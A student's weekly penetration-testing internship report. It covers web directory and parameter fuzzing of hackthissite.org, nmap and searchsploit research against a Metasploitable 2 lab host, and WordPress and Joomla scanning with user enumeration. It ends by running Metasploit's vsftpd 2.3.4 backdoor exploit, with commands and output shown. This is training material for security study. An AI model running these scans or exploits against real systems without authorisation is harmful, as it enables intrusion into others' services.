CYBERSTER RED TEAM

WEEKLY INTERNSHIP REPORT #3

Name:	**Manahil Fayyaz**
Roll No:	**CSI-B1-200**
Instructor:	**Umar Niaz**
Target:	**Hackthissite.org , Metasploitable 2**

Executive Summary:

This report documents the practical exercises conducted during Week 03 of the cybersecurity training programme, focusing on Vulnerability Assessment and Initial Exploitation techniques. The session covers four core tasks that simulate a realistic penetration testing engagement against web applications and networked services.

In Task 01, advanced web reconnaissance tools (FFUF, Gobuster, Dirsearch, Arjun, and ParamSpider) were employed to enumerate hidden directories and URL parameters, exposing attack surfaces that are often overlooked in standard security assessments. Task 02 extended this reconnaissance by mapping identified service versions to known Common Vulnerabilities and Exposures (CVEs) using Searchsploit, the National Vulnerability Database (NVD), and Exploit-DB, confirming the existence of public exploit code for several discovered services, including vsftpd 2.3.4 on port 21.

Task 03 focused on CMS-specific vulnerability scanning using WPScan against WordPress and JoomScan against Joomla, successfully enumerating users, vulnerable plugins, exposed components, and directory listings. Task 04 demonstrated the full exploitation lifecycle using Metasploit, culminating in the establishment of an initial shell on the target system and the manual catching of a reverse shell via a Netcat listener.

The findings collectively highlight significant risks arising from exposed administrative paths, unpatched service versions, misconfigured CMS installations, and inadequate network segmentation.

All activities were performed in a controlled lab environment for educational purposes only.

Week 03:

Vulnerability Assessment & Initial Exploitation

Objective: To master the process of mapping discovered services to known vulnerabilities (CVEs) and performing the first stage of a successful exploit to gain a foothold.

Task 01: Advanced Web Directory & Parameter Discovery

Directory Brute-Forcing

1. **FFUF (Fast Web Fuzzer)**
   Sends rapid HTTP requests using wordlists to discover hidden files and directories by checking HTTP response codes.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u https://hackthissite.org/FUZZ\
 -w /usr/share/seclists/Discovery/Web-Content/common.txt \  -fc 404 -s

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://hackthissite.org/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.gitignore              [Status: 301, Size: 256, Words: 14, Lines: 8, Duration: 704ms]
.config                 [Status: 301, Size: 243, Words: 14, Lines: 8, Duration: 844ms]
.git-rewrite            [Status: 301, Size: 256, Words: 14, Lines: 8, Duration: 801ms]
```

2. **Gobuster**
   Python-based tool that iterates over a wordlist and sends GET requests to detect existing web paths on a target server.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u https://hackthissite.org \        -w /usr/share/seclists/Discovery/Web-Content/common.txt \      -t 50 \    --exclude-
length 272
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://hackthissite.org
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          272
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.well-known/change-password (Status: 301) [Size: 263] [--> http://www.hackthissite.org/.well-known/change-password]
/.htpasswd            (Status: 301) [Size: 256] [--> http://www.hackthissite.org/pages/errors/403.php]
/.config              (Status: 301) [Size: 243] [--> http://www.hackthissite.org/.config]
/.svnignore           (Status: 301) [Size: 256] [--> http://www.hackthissite.org/pages/errors/404.php]
/.profile             (Status: 301) [Size: 256] [--> http://www.hackthissite.org/pages/errors/404.php]
/.git-rewrite         (Status: 301) [Size: 256] [--> http://www.hackthissite.org/pages/errors/403.php]
/.mysql_history       (Status: 301) [Size: 256] [--> http://www.hackthissite.org/pages/errors/404.php]
/.well-known/ashrae   (Status: 301) [Size: 256] [--> http://www.hackthissite.org/pages/errors/404.php]
/.listing             (Status: 301) [Size: 244] [--> http://www.hackthissite.org/.listing]
```

3. **Dirsearch:**

   Automatically guesses and checks for hidden pages and folders on a website by trying a long list of common names one by one.

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u https://hackthissite.org  -e php,html,js,zip,txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
s.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ |_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, html, js, zip, txt | HTTP method: GET | Threads: 25 | Wordlist size: 11447

Output File: /home/kali/reports/https_hackthissite.org/_26-03-26_18-15-42.txt

Target: https://hackthissite.org/

[18:15:42] Starting:
[18:15:49] 301 -  238B  - /%3f/   →  http://www.hackthissite.org/?/
[18:15:51] 301 -  256B  - /!.gitignore   →  http://www.hackthissite.org/pages/errors/404.php
[18:15:52] 301 -  256B  - /php.bak   →  http://www.hackthissite.org/pages/errors/404.php
[18:15:52] 301 -  256B  - /js   →  http://www.hackthissite.org/pages/errors/404.php
[18:15:53] 301 -  256B  - /txt.bak   →  http://www.hackthissite.org/pages/errors/404.php
[18:15:53] 301 -  256B  - /!.htaccess   →  http://www.hackthissite.org/pages/errors/404.php
```

Hidden Parameter Discovery

1. **Arjun:**

Discovers hidden GET/POST URL parameters by sending requests with parameter names from a built-in wordlist and analyzing response differences.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/s0md3v/Arjun.git
Cloning into 'Arjun'...
remote: Enumerating objects: 904, done.
remote: Counting objects: 100% (221/221), done.
remote: Compressing objects: 100% (93/93), done.
remote: Total 904 (delta 173), reused 128 (delta 128), pack-reused 683 (from 4)
Receiving objects: 100% (904/904), 390.95 KiB | 1.29 MiB/s, done.
Resolving deltas: 100% (488/488), done.

┌──(kali㉿kali)-[~]
└─$ arjun -u https://hackthissite.org -t 10 --stable
    _
   /_| _ '
  (  |/ /(//) v2.2.1
      _/

[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[+] Heuristic scanner found 3 parameters: password, username, btn_submit
[*] Logicforcing the URL endpoint
[!] No parameters were discovered.

┌──(kali㉿kali)-[~]
└─$
```

2. **Paramspider**

Mines URLs from web archives (Wayback Machine) and extracts unique parameters from the target domain without sending requests to the server.

```
┌──(kali㉿kali)-[~]
└─$ paramspider -d hackthissite.org

  __  __ _____ __ _  __ __  (_)__/ /__ ___
 / _ V _ `/ __/ _ `/  ' \(_-</ _ V / _  / -_) __/
/ .__/\_,_/_/  \_,_/_/_/_/___/ .__/_/\_,_/\__/_/
/_/                          /_/

                    with <3 by @0xasm0d3us

[INFO] Fetching URLs for hackthissite.org
Error fetching URL https://web.archive.org/cdx/search/cdx?url=hackthissite.org/*&output=txt&collapse=urlkey&fl=original&page=/. Retrying
in 5 seconds ...
[INFO] Found 863593 URLs for hackthissite.org
[INFO] Cleaning URLs for hackthissite.org
[INFO] Found 521934 URLs after cleaning
[INFO] Extracting URLs with parameters
[INFO] Saved cleaned URLs to results/hackthissite.org.txt
```

Once the scan is complete, navigate to the output file to review the discovered parameters.

```
┌──(kali㉿kali)-[~]
└─$ cat results/hackthissite.org.txt
http://www.hackthissite.org/pages/comments/com_report.php/report/6/908/57254?intSecID=FUZZ&intID=FUZZ&intComID=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/bobretsambew?view=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/angelics?view=FUZZ
http://www.hackthissite.org/pages/programs/moderate.php?mode=FUZZ&id=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/ryokoshin?view=FUZZ
https://www.hackthissite.org/forums/posting.php?mode=FUZZ&f=FUZZ&t=FUZZ&sid=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/Rascob?view=FUZZ
http://www.hackthissite.org/readarticle.php?id=FUZZ
http://www.hackthissite.org/eBooks/Computer%20Security/Addison%20Wesley%20-%20Hack%20IT%20Security%20Through%20Penetration%20Testing%20%5
b2003%5d/?S=FUZZ
http://www.hackthissite.org/eBooks/Computers/MemoryGuide/?N=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/InviXible?view=FUZZ
https://www.hackthissite.org/forums/memberlist.php?sk=FUZZ&sd=FUZZ&mode=FUZZ
http://www.hackthissite.org/forums/memberlist.php?mode=FUZZ&sk=FUZZ&sd=FUZZ&sid=FUZZ
http://www.hackthissite.org/pages/comments/com_report.php/report/7/265025/55392?intSecID=FUZZ&intID=FUZZ&intComID=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/Unknown1325?view=FUZZ
http://www.hackthissite.org/pages/user/userinfo.php/view/lordofwhee?view=FUZZ
http://www.hackthissite.org/articles/read/117/?PHPSESSID=FUZZ
```

Checking how many parameter URLs were found:

```
┌──(kali㉿kali)-[~]
└─$ wc -l results/hackthissite.org.txt
2599 results/hackthissite.org.txt

┌──(kali㉿kali)-[~]
└─$
```

Extract Unique Parameter Names

```
┌──(kali㉿kali)-[~]
└─$ cat results/hackthissite.org.txt | sed 's/.*?//' | tr '&' '\n' | cut -d'=' -f1 | sort -u
_
act
action
actions
admin
admintoggle
amp%3Baction
amp%3Bf
amp%3Bid
amp%3BintBugID
amp%3Bmode
amp%3Border
amp%3Bp
amp%3BPHPSESSID
amp%3Bsd
amp%3Bsid
amp%3Bsk
amp%3Bsr
amp%3Bstart
amp%3Bt
amp%3Bu
amp%3Bview
```

Task 02: CVE Mapping & Exploit Research

Before researching or executing any exploits, it is essential to first identify what services and their exact versions are running on the target system. Exploits are version-specific ; targeting the wrong version will fail or produce inaccurate results.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.14.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-27 16:06 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
ns-servers
Nmap scan report for 192.168.14.3
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

Once service versions are collected, use them to search for known exploits on databases such as Exploit-DB, NVD etc.

Search for Exploits Using searchsploit:

Used **Searchsploit** to check whether public exploit code exists.


```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                  | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                     | unix/remote/17491.rb
---------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.15
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                  | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                | php/remote/29316.py
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass                                          | linux/remote/36663.txt
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                       | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                 | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                              | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                             | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                       | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                       | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                              | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                               | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                           | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                               | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                              | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                        | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Executi | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Executi | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                     | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                 | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------------
```


Research on NVD


After identifying a service version, search it on NVD

Eg: Port 21 /TCP , **version** : vsftpd 2.3.4



Research on Exploit-DB





This confirms that public exploit code exists for these vulnerabilities.

Task 03: CMS Vulnerability Scanning (WordPress/Joomla)

Purpose: Identify weaknesses specific to CMS platforms.

CMS vulnerability scanning focuses on finding weaknesses in popular content management systems like WordPress and Joomla, especially in themes, plugins, and misconfigurations. WPS scan is a specialized tool designed to detect WordPress vulnerabilities.

1. Identify the CMS Running on the Target using WordPress:

Before scanning, determine which CMS the website uses.

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://127.0.0.1:8080
http://127.0.0.1:8080 [200 OK] Apache[2.4.51], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[127.0.0.1], MetaGenerator[WordPress 5.8.3], PHP[7
.4.27], PoweredBy[--], Script, Title[VulnerableWordPress &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[5.8.3], X-Powered-By[PHP/7.4.27]

┌──(kali㉿kali)-[~]
└─$
```

This tells you which scanning tool to use next. If the target is running WordPress, use WPScan to identify vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://127.0.0.1:8080
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://127.0.0.1:8080/ [127.0.0.1]
[+] Started: Sat Mar 28 18:19:56 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.51 (Debian)
 |  - X-Powered-By: PHP/7.4.27
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

Enumerate usernames

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://127.0.0.1:8080 --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://127.0.0.1:8080/ [127.0.0.1]
[+] Started: Sat Mar 28 18:21:45 2026

Interesting Finding(s):
```

Findings:

```
[i] User(s) Identified:

[+] Engineer_Meem
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] engineer_meem
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Enumerate Vulnerable Plugins

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://127.0.0.1:8080 --enumerate vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://127.0.0.1:8080/ [127.0.0.1]
[+] Started: Sat Mar 28 18:23:30 2026

Interesting Finding(s):
```

Findings:

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```

2. Joomla Vulnerability Scanning with JoomScan

JoomScan scans Joomla websites for:

- vulnerable components
- configuration issues
- version disclosure
- directory listing

1. Use JoomScan (Detect Joomla)

```
[+] admin finder
[++] Admin page : http://localhost:8080/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://localhost:8080/robots.txt

Interesting path found from robots.txt
http://localhost:8080/joomla/administrator/
http://localhost:8080/administrator/
http://localhost:8080/api/
http://localhost:8080/bin/
http://localhost:8080/cache/
http://localhost:8080/cli/
http://localhost:8080/components/
http://localhost:8080/includes/
http://localhost:8080/installation/
http://localhost:8080/language/
http://localhost:8080/layouts/
http://localhost:8080/libraries/
http://localhost:8080/logs/
http://localhost:8080/modules/
http://localhost:8080/plugins/
http://localhost:8080/tmp/


[+] Finding common backup files name
```

2. Directory Enumeration (Components)

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:8080/components/ -w /usr/share/wordlists
/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:8080/components/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 316]
/.htaccess            (Status: 403) [Size: 316]
/.htpasswd            (Status: 403) [Size: 316]
/index.html           (Status: 200) [Size: 31]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
```

3. Directory Enumeration (Plugins)

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:8080/plugins/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:8080/plugins/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 316]
/.htaccess            (Status: 403) [Size: 316]
/.htpasswd            (Status: 403) [Size: 316]
/authentication       (Status: 301) [Size: 370] [--> http://localhost:8080/plugins/authentication/]
/captcha              (Status: 301) [Size: 363] [--> http://localhost:8080/plugins/captcha/]
/content              (Status: 301) [Size: 363] [--> http://localhost:8080/plugins/content/]
/editors              (Status: 301) [Size: 363] [--> http://localhost:8080/plugins/editors/]
/extension            (Status: 301) [Size: 365] [--> http://localhost:8080/plugins/extension/]
/fields               (Status: 301) [Size: 362] [--> http://localhost:8080/plugins/fields/]
/filesystem           (Status: 301) [Size: 366] [--> http://localhost:8080/plugins/filesystem/]
/index.html           (Status: 200) [Size: 31]
/installer            (Status: 301) [Size: 365] [--> http://localhost:8080/plugins/installer/]
/privacy              (Status: 301) [Size: 363] [--> http://localhost:8080/plugins/privacy/]
/system               (Status: 301) [Size: 362] [--> http://localhost:8080/plugins/system/]
/task                 (Status: 301) [Size: 360] [--> http://localhost:8080/plugins/task/]
/user                 (Status: 301) [Size: 360] [--> http://localhost:8080/plugins/user/]
/webservices          (Status: 301) [Size: 367] [--> http://localhost:8080/plugins/webservices/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```

Task 04: The First Shell - Metasploit Basics

1. Search for an Exploit Module

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>
```

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

2. Select the Exploit Module:

```
File  Actions  Edit  View  Help
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.14.3
RHOST => 192.168.14.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.14.4
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.14.4
```

3. Run the exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.14.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.14.3:21 - USER: 331 Please specify the password.
[+] 192.168.14.3:21 - Backdoor service has been spawned, handling...
